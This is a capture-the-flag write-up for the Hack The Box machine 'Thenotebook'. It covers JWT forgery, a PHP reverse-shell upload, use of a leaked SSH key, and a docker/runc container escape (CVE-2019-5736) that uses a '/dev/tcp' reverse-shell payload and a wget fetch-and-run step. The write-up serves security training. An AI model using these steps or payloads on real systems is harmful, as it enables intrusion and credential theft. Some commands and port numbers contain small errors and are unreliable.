
Protected: [HTB] Hackthebox Thenotebook writeup



Date: March 9, 2021 Author: Mahesh

Hey guys Mahesh here back again with another writeup and today we'll be solving HTB machine called as Thenotebook so lets hop over to our terminal where all the good stuff happens ..

Machine	**INFO**
Name	Thenotebook
OS	LINUX


IP	10.10.10.230
Release	06 March 2021
POINTS	30
DIFFICULTY	Medium
Creater	mostwanted002


1. So After scanning with nmap we got 3 running open ports : 22 , 80 11010 ; The port 80 contains the web sever application which takes notes ...

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-08 20:31 IST
Nmap scan report for 10.10.10.230
Host is up (0.71s latency).
Not shown: 997 closed ports
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
|   256 e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
|_  256 c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
80/tcp    open     http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: The Notebook - Your Note Keeper
10010/tcp filtered rxapi
No exact OS matches for host (If you know what OS is running on it,
see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=3/8%OT=22%CT=1%CU=37063%PV=Y%DS=2%DC=T%G=Y%TM=
60463CB9
OS:%P=x86_64-pc-linux-
gnu)SEQ(SP=109%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=9)OPS(
OS:O1=M54BST11NW7%O2=M54BST11NW7%O3=M54BNNT11NW7%O4=M54BST11NW7%O5=
M54BST11
OS:NW7%O6=M54BST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=F
E88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M54BNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A
=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
T=40%CD=
OS:S)
```


2 . So first of all let's go and register on the webserver and then log in if you capture the

request you'll know that it sends a authentication cookie with a uuid ; as shown below ..






3. If you have solved some previous HTB machines then you'll get to know that its a jwt token / cookie which can be manipulated as we want ; so copy the auth = "cookie" and paste it to https://jwt.io/ and then you'll get a breakdown version of the cookie which contains Header and payload variables :



4. Now we saw that in the header it requests a privetkey to the localhost(server) in order to authenticate so we can create our own payload by generating some private and public jwt keys :


```
ssh-keygen -t rsa -b 4096 -m PEM -f jwtRS256.key
# Don't add passphrase
openssl rsa -in jwtRS256.key -pubout -outform PEM -out jwtRS256.key.pub
cat jwtRS256.key
cat jwtRS256.key.pub
```


5. So just paste the following command in your system and generate jwt private , public keys and paste it into the private and public key space now in the payload section change the admin_cap value to 1 and in the header section change the localhost with your ip and now rename the jwt private key as privKey.key and start a python webserver in the respective folder ;



6. Now again try to write a note and capture the request and replace the “auth = cookie uuid = cookie” to your jwt payload and send it after sending it ; it will request the privkey.key to our webserver and it will give us the admin panel access but the headache part here is we have to always change the cookie whenever we make request to webserver :

7. Now after getting admin panel we can upload some files so let’s try to upload a reverse she’ll by pentestmonkey and start the netcat connection and now click on view the file it will immediately give us a www-data$ shell







8. Now as we have in the system we need maintain the access in the machine so the
/var/backups/ folder contains home.tar.gz let’s try to untar it

```
$ mkdir /tmp/id
$ tar -zxvf home.tar.gz -C /tmp/id
home/
home/noah/
home/noah/.bash_logout
home/noah/.cache/
home/noah/.cache/motd.legal-displayed
home/noah/.gnupg/
home/noah/.gnupg/private-keys-v1.d/
home/noah/.bashrc
home/noah/.profile
home/noah/.ssh/
home/noah/.ssh/id_rsa
home/noah/.ssh/authorized_keys
home/noah/.ssh/id_rsa.pub
$ cat /tmp/id/home/noah/.ssh/id_rsa
```

9. It contains id_rsa so immediately copy the ssh key paste it to your id_rsa file and grab a ssh connection quickly : ssh -i id_rsa.pub noah@10.10.10.230



10. Now its time to get the root shell ; so after geting ssh connection I quickly ran sudo -l command it says :



11. After googaling bit I got a POC : https://github.com/Frichetten/CVE-2019-5736- PoCVULNERABILITY POC

12. So Download the main.go file and change the value of payload to your machine and port as follows :

var payload = "#!/bin/bash \n bash -i >& /dev/tcp/IP/8080 0>&1"

13. Now lets build this using golang make sure that you have already installed go inside your machine now run go build main.io and it will create the binary now start a python server so we can fetch the main binary to target system .

14 . First of all make sure that you have 2 ssh connection to noah user and reverse netcat connection on the port you specified now in the first terminal start the docker container using this command :


$sudo /usr/bin/ docker exec -it webapp-dev01 /bin/bash

$root@container:$~ cd /tmp

$root@container:$~ wget http://YOUR-IP/main


$root@container:$~ chmod +x main

$root@container:$~ ./main




15. In the second terminal immediately start another container :

$sudo /usr/bin/ docker exec -it webapp-dev01 /bin/bash



16 . And immediately we got our root shell on our net cat connection



And we have rooted the machine successfully.

Published by Mahesh